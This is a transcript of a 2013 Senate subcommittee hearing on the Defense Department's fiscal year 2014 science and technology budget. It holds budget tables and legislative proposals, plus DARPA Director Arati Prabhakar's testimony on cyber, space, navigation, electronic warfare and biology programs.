
BUDGET PRIORITIES

1. DOD S&T Trends


The fiscal year 2014 President's budget request (PBR) for S&T is $11.98 billion, which represents a nominal growth from the fiscal year 2013 PBR of $11.86. For R&E, the fiscal year 2014 PBR is $24.04 billion, which is a 2.6 percent decline from the fiscal year 2013 PBR of $24.27 billion. This is because the budget category of Advanced Component Development and Prototypes declined 4.47 percent, in real buying power. See table:

(SB)	PBR 2013	PBR2014 (FY13 CY $)	% Real Change from 2013 PBR
Basic Research (6.1)	2.117	2.164 (2.128)	.53%
Applied Research (6.2)	4.478	4.627 (4.549)	1.59%
Advanced Technology Development (6.3)	5.266	5.192 (5.105)	-3.06%
DoD S&T	**11.861**	**11.984 (11.782)**	**-.67%**
Advanced Component Development and Prototypes (6.4)	12.409	12.057 (11.854)	-4.47%
DoD R&E	**24.270**	**24.040 (23.636)**	**-2.61%**
DoD Topline Budget	**525.449**	**526.637 (518.854)**	**-1.26%**

We must continue to balance the investment with all our partners across Acquisition, Technology and Logistics. We also recognize R&E provides lower cost options which become more important during budget austerity. The fiscal year 2014 President's budget represents a strategic choice made by the Department to preserve, to the greatest extent possible, technology-based options for the future. While we expect continued pressure on the S&T and R&E budgets over the next several years, it is significant to note that there is recognition of the value of preserving future options—a characteristic of R&E. Taking a longer term view, the chart below shows the actual S&T investment in constant year 2013 dollars, since 1962. The budget request for S&T has been largely flat since about 2003. This highlights another key characteristic of a healthy S&T program: long-term stability. It is important to not have big fluctuations in R&E funding from year to year so as to maintain a stable workforce.




Another macro trend we see in the DOD S&T budget is highlighted in the next chart. Since the fiscal year 2008 President's budget request, we have made a conscious choice to focus more of the investment to the Services, in relation to Defense agencies and the Office of the Secretary of Defense. We still have an investment of $5.48 billion in the Defense agencies and the Office of the Secretary of Defense for S&T in fiscal year 2014, but this is down from a figure of $6.09 billion as recently as fiscal year 2010. Much of these funds were with programs that devolved to the Services.



Finally, the chart below displays the S&T investment by major components. Investment in S&T for the three Services is between $2.0 and $2.2 billion and DARPA

remains the single largest investment with $2.8 billion in fiscal year 2014. The other components make up a much smaller piece of the S&T portfolio.



The fiscal year 2014 S&T budget also supports White House priorities in the areas of advanced manufacturing, robotics and autonomous systems, cyber security, hypersonics, and electronic warfare described in earlier sections.

2. ASD(R&E) Portfolio

Shifting focus from the overall DOD S&T to the ASD (R&E) investment portfolio, the fiscal year 2014 S&T budget of $738 million is 5.5 percent higher than fiscal year 2013 budget of $700 million. The fiscal year 2014 budget reflects a significant change in major investments that align to the defense strategy, DOD S&T priorities and OMB priorities described above. These fiscal year 2014 S&T investment changes include:

- Termination of five existing programs/program elements to create a new $45 million 6.2 Applied Research for the Advancement of S&T Priorities Program to focus on the seven S&T priorities, applied research projects, concept explorations, and technology solutions for future military needs. In fiscal year 2014, this new program will support the aforementioned autonomy pilot and acceleration of engineered resilient systems. The remaining funds will be competitively allocated to the other PSCs generated proposals. All funding in this program will be executed by the components.
- Transfer of responsibility and $16 million in funding for the Historically Black Colleges/Minority Institutes program from Army to OSD consistent with the National Defense Authorization Act for Fiscal Year 2012 including realignment of additional $15 million for Centers of Excellence.
- Realignment of $13.8 million in the Emerging Capabilities Technology Demonstration program to address developmental prototyping.
- Realignment of $60 million from three existing programs for the standup of a new Strategic Capabilities Office (SCO) responsible for analyses of emerging threats with emphasis on innovative and architecture-level concepts, intelligence concepts, red teaming, and conducting disruptive technology demonstrations.
- Realignment of $130 million for the Advanced Innovative Technologies Program to accelerate a land-based prototype of an electromagnetic railgun for improved theater missile defense capability. This program is not S&T, but ACD&P.

LEGISLATIVE PROPOSALS

Prize Authority

The Defense Budget Priorities and Choices guidance, issued in January 2012, calls for "cutting-edge capabilities that exploit our technological, joint, and networked advantage." Extending the authority for Prizes for Advanced Technology Achievements, requested by this proposal, will allow the Department to continue the cutting-edge technology prototyping that results from the prize challenges. Partnerships created under this legislation also strengthen the ties of the Department with industry and universities. Prize competitions are unlikely to replace the traditional acquisition process in the DOD, but for specific technology problems, it is a method that has demonstrated to be tremendously useful for stimulating and incentivizing a broad spectrum of individuals to offer solutions to problems of significant interest to our Nation's warfighters.

SMART

The Science, Mathematics, and Research for Transformation (SMART) is a Scholarship-for-Service program designed to produce the next generation of DOD S&T Leaders as our current workforce is aging and eligible to retire. The program accomplishes this goal by providing support to undergraduate and graduate students for their educational expenses in exchange for service in our DOD facilities. This program matches the SMART scholars with DOD laboratories and other Defense agencies where mentors transfer their STEM knowledge to the students and introduce them to the DOD culture beginning with internships and culminating in full-time employment at those facilities. The Department is asking for a revision of the SMART legislation that would create three major benefits; (1) increased flexibility to administer the program, (2) reduced stipends to make them more consistent with other Federal scholarship-for service programs, and (3) removal of the restriction that only U.S. citizens can participate in the program.

Software Licensing

The DOD develops significant quantities of computer software in a variety of areas such as modeling and simulation, training, and command and control. A legislative proposal has been prepared to allow the DOD to protect its software and to facilitate the license process for transfer to commercial firms. In the course of that licensing action, it would be protected from release to the general public in response to a Freedom of Information Act request for up to 5 years providing the commercial licensing partner adequate time to develop the product, prepare user documentation, and deploy to both military and commercial markets. At the same time the commercial firm's investment of funds to underwrite these product activities is protected from undue competition. The request is for a 5 year limit on this pilot program. This provides adequate time for DOD to develop data that would justify a future request for extension, modification, or cancellation of this authority.

SUMMARY

I would be remiss if I did not mention the impact of sequestration. At the macro level, the reduction to S&T investment is roughly $1 billion in fiscal year 2013. Since in many cases, the work in S&T is sequential, the work planned for fiscal year 2013 will be deferred to fiscal year 2014—and reduces the work planned in fiscal year 2014 by that same $1 billion. Some of this reduction will be seen at our government labs, but other impacts will be seen in government and universities. For example, we expect the total investment in universities to decline by about $250 million.

In closing, I am proud to say our R&E enterprise is delivering capability and value for the Department and Nation. I would also like to thank Congress for your continued support of the S&T program of the Department of Defense. As we enter a new strategic era, it is important to examine all Department investments. It is just as important to understand the value of investments like R&E that strengthen the overall capabilities of the Department. With your support of the fiscal year 2014 President's budget request for RDT&E, you will allow our community to continue to deliver future capabilities for the Department.

Senator HAGAN. Thank you.

Dr. Prabhakar.

STATEMENT OF DR. ARATI PRABHAKAR, DIRECTOR, DEFENSE ADVANCED RESEARCH PROJECTS AGENCY

Dr. PRABHAKAR. Thank you, Madam Chairman and Senator Fischer. It is really a pleasure to be here with you today.

DARPA's objective is a new generation of technology for national security, and to realize this new set of military capabilities and systems is going to take a lot of organizations and people. But DARPA's role in that is to make the pivotal early investments that change what is possible, that really lets us take big steps forward in our capabilities for the future.

So today, that means that we are investing in a host of areas. We are building a future where our warfighters can have cyber as a tactical tool that is fully integrated into the kinetic fight. We are building a new generation of electronic warfare that leapfrogs what others around the world are able to do with widely, globally-available semiconductor technology. It means we are investing in new technologies for position navigation and timing so that our people on our platforms are not critically reliant, as they are today, on the Global Positioning System. We are investing in a new generation of space and robotics, advanced weapons systems, new platforms. Beneath all of that, we are building a new foundational infrastructure of emerging technologies in different areas of software and electronics and material science, but also today new technologies that are emerging from the biological sciences.

Now, with all of that together, if we are all successful, our aim is to create for our future commanders and leaders real options, powerful options, for whatever threats our Nation faces in the years ahead. That work is the driver behind all of our programs. It is the reason that the people at DARPA run to work every morning with their hair on fire because they know that they are part of a mission that really does matter for our future security as a country.

I really want to thank this subcommittee for the work that you have done to support us in many ways, including flexible hiring authorities as well as budget support. That has been essential in our ability to do our work.

I look forward to taking your questions, along with my colleagues.

[The prepared statement of Dr. Prabhakar follows:]

PREPARED STATEMENT BY DR. ARATI PRABHAKAR

Chairman Hagan, Ranking Member Fischer, members of the subcommittee, thank you for the opportunity to testify before you today. I am Arati Prabhakar, Director of the Defense Advanced Research Projects Agency (DARPA).

Three major factors drew me back to DARPA last summer after 19 years in other roles. The first was DARPA's disproportionately large impact on our current national security and technology capabilities. The second was the challenge of driving the technologies that will be cornerstones of our national security in the complex world we face in the years ahead. The third was the privilege of leading this unique agency, filled with people who come to work each day in vigorous pursuit of our important mission.

Today I'd like to tell you about each of these aspects of DARPA. I will include a discussion of our objectives and strategies, specific areas of investment, and our budget in the President's fiscal year 2014 request.

The starting point for our discussion today is the future security of the United States. We all understand the world is complex and changing in ways that will pose new threats to our national security. We all understand that resources will be con-

strained as we reshape defense budgets. But U.S. security capabilities must remain second to none despite these uncertainties and pressures. New technology has consistently created better options for our leadership—and better security outcomes for our Nation. Today, it is vitally important to continue to focus on the technology investments that will lead to a new generation of national security capabilities for our future. This commitment is reflected in the President's budget request for DARPA in fiscal year 2014.

Before turning to DARPA itself, I'd like to set the context for our Agency in our Nation's research and development (R&D) efforts. DARPA is a projects agency, and we accomplish our objectives through deep engagement with companies, universities, Department of Defense (DOD) and other labs. Our success hinges on having a healthy U.S. R&D ecosystem. Within DOD Science and Technology (S&T) efforts, our role is to invest in high-payoff opportunities that often require taking significant risk. We work closely with our colleagues in the Service S&T organizations, sometimes building on their early research and drawing on their technical expertise, and often relying on them to help us transition successful results to military use.

DARPA'S IMPACT

DARPA's recent transitions won recognition last fall when then-Secretary of Defense Leon Panetta gave the Agency the Joint Meritorious Unit Award, recognizing numerous contributions for the war effort. The award singles out the "creative intellect and keen expertise" that delivered "innovative cutting-edge technology to save lives and improve mission success amidst constantly evolving threats." Responding to urgent needs from troops on the ground, DARPA created and fielded a wide range of highly effective tools. These included a system that delivered three-dimensional views of the battlespace to operational and intelligence users, a radar pod to track threat vehicles and dismounted personnel, a radio system capable of interoperable communications and large data transmissions, a detection system that assesses blast exposure and medical risk to personnel, and a framework for the analysis of large amounts of data that provided unique and valuable insights to help answer key strategic and operational questions.

DARPA program managers, staff, and our partners were all excited to receive this recognition for what we work towards every day: creating new technological solutions and transitioning them into practice.

Because DARPA's enduring mission is to change the game in our favor when it comes to U.S. security capabilities in a rapidly shifting global context—and to do that by creating surprise for our adversaries and preventing surprises to our own forces—our warfighters long have depended upon many military systems that originated in earlier DARPA work. Aircraft with stealth capabilities, unmanned aerial vehicles (UAVs), night vision for our warfighters who now essentially "own the night" largely because of infrared imaging, the seemingly omnipresent global positioning satellite (GPS) capabilities for navigation and precision guided weapons, an arsenal of advanced communications and computing capabilities, and advanced intelligence, surveillance, and reconnaissance (ISR) are all well known and publicized examples. The list goes on and on, and it includes revolutionary changes in how the world thinks about important areas of science and technology, including information technology and materials science. The list also includes some elegant and important advances that do not get public attention by the nature of their applications. Simply put, our military has taken DARPA-initiated advances and used them to change warfighting dramatically. This is how we keep the scales tipped in our direction.

LOOKING TO THE FUTURE: TECHNOLOGIES FOR THE NEXT GENERATION OF NATIONAL SECURITY

Today, as the Nation moves to the end of the active engagements of the last many years, it is time to look ahead and ask the fundamental questions for DARPA's mission. How do we create highly effective options for our future leaders in the face of the national security challenges of the coming decades? How do we dramatically change warfighting, once again changing the game in our favor faster than others can respond? How will we deter and defeat the many kinds of threats that many kinds of actors around the globe will attempt?

DARPA's new framework, captured in a document transmitted to this committee recently along with the President's fiscal year 2014 budget request, describes how we think about this all-important question. "Driving Technological Surprise: DARPA's Mission in a Changing World" places great importance on the rapidly changing context in which our military leaders, warfighters, and DARPA now are operating. It explains how we anticipate, explore, and achieve the concepts and tech-

nology on which the Nation's future deterrent and defense capabilities depend. I will draw in part on that framework in my testimony.

The United States has seen great change that has affected our civilian and defense capabilities, positioning, and plans that challenges us every day. There is nothing new about needing to deal with changes in our adversary's capabilities. That is a big part of the history of armed conflict and its prevention or successful execution.

Today's Environment and DARPA's Strategic Objectives

But today's environment is different from the past. First, the Nation faces complex security challenges. Some are very real and some are potential in nature—but all demand viable options for our Nation's leadership. We are finishing a counter-insurgency operation and building local security capabilities in Afghanistan. An array of diplomatic, intelligence, and possible military measures must be ready if needed to address nuclear uncertainties posed by Iran and North Korea. Our government and private networks deal with the growing onslaught of more capable and frequent cyber-attacks from many sources on an ongoing basis. Potential adversaries are deploying sophisticated capabilities to contest our ability to project military power. A look into the future only adds uncertainty. The proliferation of nuclear, chemical, and biological weapons of mass destruction or terror; the flare-up of tensions among nations in hot spots around the world; growing pressures in the urbanizing developing world; and the globalization of technology and new R&D are all trends we can see.

This shifting, unpredictable national security environment demands a wide range of capabilities for the future and the agility to both anticipate and respond to whatever comes.

I want to underscore a point: the technology base upon which our military systems are critically reliant is highly globalized. This introduces potential vulnerability in both the assurance of supplies and the security of the supply chain. At the same time, other players have the same access to this supply of highly capable components, and many have used them to quickly develop weapons systems with highly advanced capabilities. This pattern of globalization, wide availability, and growing vulnerability pervades most of the core technologies upon which our defense systems rely. Our challenge is to create an edge for U.S. national security purposes in this environment.

The second significant factor driving our objectives going forward is the possibility of a change in public investment for national security. Because DARPA's prime directive is to prevent strategic surprise and enable our superiority, we must consider what will be required to meet the Nation's security needs even in these circumstances.

The uncertainties we face—threat uncertainties and fiscal uncertainties—do not change the fact that the Nation relies on DOD to deter war and protect the security of our country, and DARPA's role here is vital.

DARPA's Approach

Our first two primary objectives are:

(1) Demonstrate breakthrough capabilities for national security, and
(2) Catalyze a differentiated and highly capable U.S. technology base—critical to achieving the first objective.

Several approaches shape our thinking as we attack the need for breakthrough capabilities for national security:

(1) Game-changing new systems technologies. Today's warfighters rely on systems from aircraft to navigation to communications that trace their history to earlier DARPA work. Looking ahead, some of these may become vulnerabilities as sophisticated adversaries also understand how crucial these systems are to warfighting. So, DARPA seeks to create the next generation of new capabilities that once again changes the game in our favor faster than others can respond.
(2) Layered, multi-technology warfighting concepts. Modern warfighting is too complex for a single new capability to deliver sustained superiority across a variety of scenarios. But combining multiple technology advances by layering and integrating them can lead to a revolution in capabilities. Looking ahead, we can imagine coordinated local position, navigation, and timing (PNT); adaptive electronic warfare; manned and unmanned systems working in harmony; tactical cyber effects; and advanced ISR—all woven together in ways that create decisive surprise in tomorrow's conflicts.
(3) Adaptable systems and solutions. While military technology and weapon systems have continued to evolve and mature over time, our military engage-

ments of the last 20 years have been fought with systems developed largely for Cold War scenarios. Our warfighters have had to adapt for the realities on the ground. Today when we consider future engagements, we can more readily imagine a host of diverse environments and adversaries. In an uncertain world, adaptability is critical. We won't always know what we will need for tomorrow's battle, and our adversaries will change their tactics and technologies over time. So systems that can be readily upgraded and adapted in real time to changing surroundings and conditions will play an important role.

(4) Innovation to invert the cost equation. Today we seek to use innovation to radically invert the cost dynamic. How can we impose more cost on our adversaries and less on ourselves, thereby increasing our deterrent? Can innovative systems architectures, autonomy, adaptability, and new processes offer new possibilities? These approaches may allow us to reinvent development, production, logistics, operations, and maintenance in ways that radically change the cost equation.

Two themes shape our efforts to catalyze a differentiated and highly capable U.S. technology base:

(1) Exploiting and transcending commercially available technologies. We seek to be the best user of globally available technologies—to use them with greater creativity to solve problems more quickly, efficiently, and flexibly. This means novel systems architectures as well as integrating specialized niche technologies with commercially available components to create unique solutions.

(2) Catalyzing new national technology capabilities. Entirely new technologies open the door to national security applications that can't even be imagined beforehand. We recognize that many of these technologies will also globalize. But the time advantage to the United States, if we pursue them first, can be substantial and make all the difference. We approach this challenge in several ways:

- Exploring new technology possibilities from fertile basic and interdisciplinary research. Universities, government labs, and private R&D organizations are bubbling with intriguing new research across many disciplines and new interdisciplinary fields. Some hold the seeds for the next technology revolution. We actively search for these promising activities and explore where these new insights might lead.
- Building foundational technology infrastructure and communities. DARPA has a long history of building technology infrastructure that becomes the foundation for wide arrays of applications. Today, we are using the same approach in new fields. Our programs create the tools, techniques, and communities that scale well beyond the period of our investment.
- Demonstrating the new capabilities that technology enables. Changing minds about what's possible rarely happens just through writing papers and reports. Projects that build prototypes show how technical breakthroughs enable new capabilities.

The President's Fiscal Year 2014 Budget

The President's fiscal year 2014 budget proposal for DARPA is $2.865 billion. This is on par with the $2.817 billion originally budgeted for DARPA in fiscal year 2013, but has now been reduced to $2.785 billion following congressional action. The fiscal year 2013 budget has been further reduced by approximately $223 million as a consequence of sequestration.

Before discussing our fiscal year 2014 plan, let me explain our fiscal year 2013 status under sequestration. As I'm sure you know, sequestration is having a significant effect on our work during this fiscal year. At DARPA, we have prioritized within each Program Element to execute cuts as intelligently as possible, but with cuts of this size there are real consequences. We are projecting up to 14 days of furloughs for our civilian government employees, and we are delaying or eliminating programs as a result of the 8 percent cut in each Program Element. While the planned furlough days are of course a financial concern for our employees, our people are also deeply frustrated they will not be allowed to do their jobs on these days. This unfortunate message makes it that much harder to recruit and retain the stellar individuals we need to accomplish our mission. Programs across the Agency are affected by the sequestration cuts. Two examples include Plan X and the Microtechnology for Positioning, Navigation and Timing (microPNT) program. Plan X, which aims to integrate cyberwarfare and kinetic fighting, is being cut by 43 percent in fiscal year 2013, delaying its start by 5 months. The microPNT program, which is developing the capability for precise, self-contained PNT in severe environments, will see a 9

percent cut, delaying testing with the Air Force and driving additional schedule extensions.

Looking forward, the proposed fiscal year 2014 budget would provide us with resources to address or—in some cases, begin to address—our essential programs. I'd like to highlight a number of areas that range from particular military systems to broader, enabling technologies.

Cyber foundations for a scalable new trajectory: DARPA's cyber programs tackle two aspects of this broad challenge that are redefining the rules of warfighting. One is to create the capabilities that will allow us to move beyond today's "detect and patch" approach to a more fundamental defense of our cyber systems. We aim to provide cybersecurity and survivability solutions that enable DOD information systems to operate correctly and continuously even when attacked. The second aspect focuses on cyber effects in tactical warfighting scenarios. We can readily imagine a future in which cyber warfare is fully integrated with kinetic warfare. DARPA's cyber offense efforts aim to create the tools that bridge these domains, for example, by providing simulations of cyber effects, battle-damage assessments, and layers of authority and control.

Cost-effective space systems in a newly contested environment: Unsustainable cost growth has materially affected the development of future U.S. capabilities in the all-important environment of space upon which DOD, the intelligence community, and commercial sectors rely. DARPA is tackling these challenges by focusing on affordable routine access, agile systems development at lower cost, survivable and resilient systems, disaggregated and simplified systems, and a holistic approach to space situational awareness. For example, one DARPA effort is striving to drive the cost of space access down to $1 million per launch and increase the tempo to single-day turnarounds. Creatively—and ambitiously—another program is exploring cooperatively harvesting and reusing valuable retired satellite components to build an entire new space system in geosynchronous orbit. If successful, this would be a major contribution to achieving the goal of reducing today's overall satellite system cost by 90 percent.

Air Dominance: Our forces have had the upper hand in air combat for many years now. But as others use globally available technologies to build new and sophisticated systems, resting on our laurels would be a dangerous course. With the support and endorsement of the Under Secretary of Defense for Acquisition, Technology, and Logistics, Frank Kendall, DARPA has teamed with the Air Force and Navy to study the challenges of air dominance for the next generation. The working group is investigating how we can build on our current capabilities with new technologies and concepts, inverting the cost equation to force future adversaries to spend much more to counter than we do to field and employ. The team is taking a broad, integrated approach, looking at electronic warfare and sensing across the electromagnetic spectrum, communications and networking, space, cyber, weapons, and platforms. We anticipate this study effort will lead to new initiatives, with the ultimate goal of ensuring the United States continues its air superiority in the 2020–2050 timeframe.

Countering Weapons of Mass Destruction (WMD): We are pursuing efforts to increase efficacy and accelerate the timeline for bioweapon threat response, including novel techniques that will enable the human body to directly manufacture its own vaccines, bypassing traditional vaccine manufacturing processes that can take months. In addition, we are studying current challenges in countering chemical and nuclear WMD threats. For example, we are investigating a defense-in-depth approach, combining novel detection methods and big data intelligence analytics to achieve a more robust, layered solution. We are also looking into new medical countermeasures for increasing the survivability of victims of acute radiation poisoning.

Position, navigation, and timing (PNT) capabilities beyond our critical reliance on GPS: DARPA's recent programs in PNT originally sought to take GPS-like capability to the places where GPS currently does not operate, such as indoors, underwater or underground. As concerns surfaced about our critical dependence on GPS, those initial investments are starting to create GPS alternatives, as well as new enablers for future military systems. We have developed micro-PNT technologies and are transitioning them to use. We are developing new inertial measurement units and clocks that use atom interferometry for very long duration missions, as well as techniques that use available signals—from television, radio, cell towers, or even lightning—to augment or replace the location information that GPS currently provides. In keeping with the drive for adaptability, our new approach to full navigation systems integration could provide rapidly configurable solutions for the many types of platforms that require advanced PNT.

Electronic warfare (EW) to counter and move beyond adversaries' advancing capabilities: We face important challenges as we seek to protect our assets and deploy EW capabilities. Not the least of these is the reality that 90 percent of the elec-

tronics needed in an EW system can now be bought commercially. DARPA is attacking these challenges. For instance, DARPA is developing a new architecture for the radar antenna arrays with which ships and planes transmit and receive radar pulses. The goal is to make them in modular fashion, obviating the need for unique designs for each new application and permitting new and multiple modes of use. This has the potential to drive future radar costs down significantly, while simultaneously improving performance. Another challenge, and there are many, is that the system performance of many radios and radar units is constrained by the performance limits of electronic components inside those units. DARPA aims to drive technology capabilities well beyond commercial specifications and to extend important electronic components to performance regimes unreachable by commercial technology.

Engineering biology tools to engineer microorganisms for materials with new properties: Engineering biology is emerging as a new field as researchers across multi-disciplinary labs have started to design and construct genetic pathways, networks, and systems to harness the powerful synthetic and functional capabilities of biology. We can see the potential to develop new and transformative materials, sensing capabilities, and therapeutics. But synthetic biology today is still a multi-year, ad hoc, trial-and-error process constrained to a limited number of simple products. DARPA's investments in the Living Foundries program are developing the tools and technologies to create a new engineering practice, speeding the biological design-build-test cycle and the rate at which we realize novel products and capabilities. Drawing upon and building on the research base, these efforts will begin to create the foundational infrastructure for engineering biology. Some of the first outputs may include new materials and medicines such as antifungals, lubricants, and energetic materials. Beyond these are a new generation of products with properties we can only imagine today.

Big data capabilities to draw insight from multiple data sources: Exponential improvements in computing power, network bandwidth and storage density combined with ever more pervasive sensing and measurement technologies give us enhanced tools for drawing information and insights from massive, heterogeneous data sets. In the national security realm, harnessing big data offers special challenges. National security often involves actors with a vested interest in remaining unobserved. Data sets may be corrupted, incomplete, or disaggregated to the point that sophisticated technologies are required for cleanup. Data sets may be multimodal, real time-streamed, or on a scale for which storage isn't feasible and requires new processing approaches. Moreover, in many national security applications, inferences must be drawn, relationships deduced, or anomalies detected working solely from data sets that are weak proxies for the underlying quantities of interest. The varied ways in which data are gathered pose challenges in fusion. While the cost of investigating false alarms is often high, the consequences of a missed detection are even greater. These challenges are being addressed across DARPA's big data portfolio. The effort begins at the basic science level and also addresses fundamental computational issues such as novel algorithm design, natural language processing, and architectures for efficient processing of streamed data. At the other end, DARPA is working closely with national security agencies on operational data to ensure continuous transition of tools as programs progress.

Brain function research: DARPA plans to build on its past and ongoing research to help advance a new understanding of brain function to treat injury, create new brain-machine interfaces, and inspire new algorithms and hardware. Earlier this month the President announced an initiative to revolutionize our understanding of the human brain. DARPA's brain function research will play an important role in the initiative, with the goal of understanding the dynamic functions of the brain and demonstrating breakthrough applications based on these insights. DARPA aims to develop a new set of tools to capture and process dynamic neural and synaptic activities, and explore ways to dramatically improve the way we diagnose and treat warfighters who are suffering from post-traumatic stress, brain injury and memory loss.

I want to note that we pursue technologies like these because of their promise, but we understand that in this pursuit, we might be working in areas that raise ethical, legal, security, or policy questions. Here, our job is twofold. We must be fearless about exploring new technologies and their capabilities; this is our core function and our Nation is best served if we push these frontiers ahead of other countries. At the same time, we must raise the broader societal questions and engage those who can address them. We ensure our work adheres to laws and regulations. In new and uncharted territory, we reach out to a variety of experts and stakeholders with different points of view. In many instances, technology solutions can be part of the answer to new concerns. But we recognize that at their heart,

these are societal questions that require a broader community be engaged as we explore the technological frontier.

A wide array of other DARPA programs also reflects our investment approaches for breakthrough systems and technologies. They include programs in maritime and undersea systems, hypersonics, communications, ISR, robotic systems, innovative manufacturing technologies, adaptable sensor systems, and unconventional computing platforms. More broadly, we also invest in early-stage research efforts across physics, materials science, mathematics, and interdisciplinary fields with the potential for future technological applications. The President's fiscal year 2014 budget includes funding for this critical work.

KEEPING DARPA ROBUST AND VIBRANT

To accomplish our vital mission, it is essential that we keep DARPA robust and vibrant. So our third objective is to ensure a highly functional environment and the foundation for a strong culture.

With just 210 government employees we carry out 250 programs across 5 technology offices. How is this possible? In addition to having a cadre of very capable support functions and contractors, we rely heavily on active engagement with the technical community and users, as I emphasized earlier. Our success hinges on our ability to work with tiny companies to universities and major contractors to labs of every stripe. It hinges on our relationships with and the work of the users of our results across DOD.

DARPA's program managers are the core of our organization, and they are stellar. Each is a leader who brings to DARPA an adventurous spirit and a deep conviction that his or her technology vision will change the world. They come to DARPA because this is the place that gives them the opportunity to take breakthrough technologies to fruition. Our program managers generally serve 3- to 5-year terms, leading to a constant flow of new people and fresh views.

That is why our hiring authorities are so important to us. DARPA uses a dynamic mix of hiring and retention authorities enabling the Agency to continue to hire and retain the Nation's most qualified technical experts from industry, academia, and the private sector with speed and flexibility not allowed by standard civil services processes. Moving forward, maintaining and fostering a robust and vibrant DARPA hinges on our continued ability to recruit and retain the people who will meet the challenges of an ever-changing threat environment.

I would like to thank the subcommittee for its continued support of DARPA's hiring authorities. It has been enormously helpful to us, and we simply could not attain our high caliber staff without it.

FROM BASIC SCIENCE TO MILITARY ADVANTAGE: HOW A CLOCK COULD MAKE A DIFFERENCE

Let me conclude with a specific example of how we do our work—one of the numerous individual efforts underway in our portfolio today.

Earlier in my testimony I cited our important work on position, navigation, and timing systems as we strive to develop capabilities beyond what GPS systems offer us today. Position and time is oxygen for our warfighters, but GPS signals can be degraded or denied by adversaries who aim to jam or spoof our signals.

One of our novel PNT approaches captures how DARPA's ability to think outside the box, and our constant search for new ideas and surprises, can lead to the hard-nosed practical solutions we must have for technological superiority in national security.

Frequency and timing devices are essential components in modern military systems. The stability and accuracy of these devices affect the performance of communication, navigation, surveillance, and missile guidance systems. Atomic clocks are at the core of many of these systems, either directly or by synchronization with a master clock.

DARPA is now building on exquisite Nobel Prize-winning science conducted in the mid-1980s that enlisted lasers to cool and trap atoms, and work from the late 1990s to precisely read out these atomic states. Although it was far from apparent then, these fundamental physics discoveries, and the basic science work that followed over the next two decades, now holds the promise of allowing DOD to develop a dramatically improved atomic clock device.

But the best atomic clocks operate only in lab environments—large rooms with scientists to tend their complicated laser systems. That severely limits practical applications. Still, DARPA recognized the promise that timekeeping-related advances held for military uses. So we aimed to develop simpler clock architectures based on the initial Nobel Prize research and related work that would still meet our needs.

That is much, much easier said than done, of course. After some very hard work by a very talented team, we are now developing a shoebox-sized optical atomic clock that offers dramatic reductions in size, weight, and power requirements. It aims for unheard of accuracies for a device of its size (within one billionth of a second over the course of a year). The payoffs will be huge if we are successful: secure data routing, communication systems that are insensitive to jamming, high-resolution coherent radar, and more reliable and robust global positioning. An accurate local clock would be one critical enabler of continued operation of military systems in the absence of GPS.

If successful, in combination with other technologies we are working on, this new clock developed under the QuASAR program will lead to a new set of PNT technologies—a pillar of the next generation capabilities that DARPA is building. In short, this device, along with the many other technologies we are driving, can transform war fighting for our future needs. That would be a true game-changer—and that, after all, is what DARPA is all about: changing the game in our Nation's favor.

Thank you for your support of DARPA, and for allowing me to testify before you today. I look forward to your questions.

Senator HAGAN. Thank you.

Ms. Miller.

STATEMENT OF MS. MARY J. MILLER, DEPUTY ASSISTANT SECRETARY OF THE ARMY FOR RESEARCH AND TECHNOLOGY

Ms. MILLER. Chairman Hagan, Ranking Member Fischer, thank you for this opportunity to discuss the Army's S&T program for fiscal year 2014.

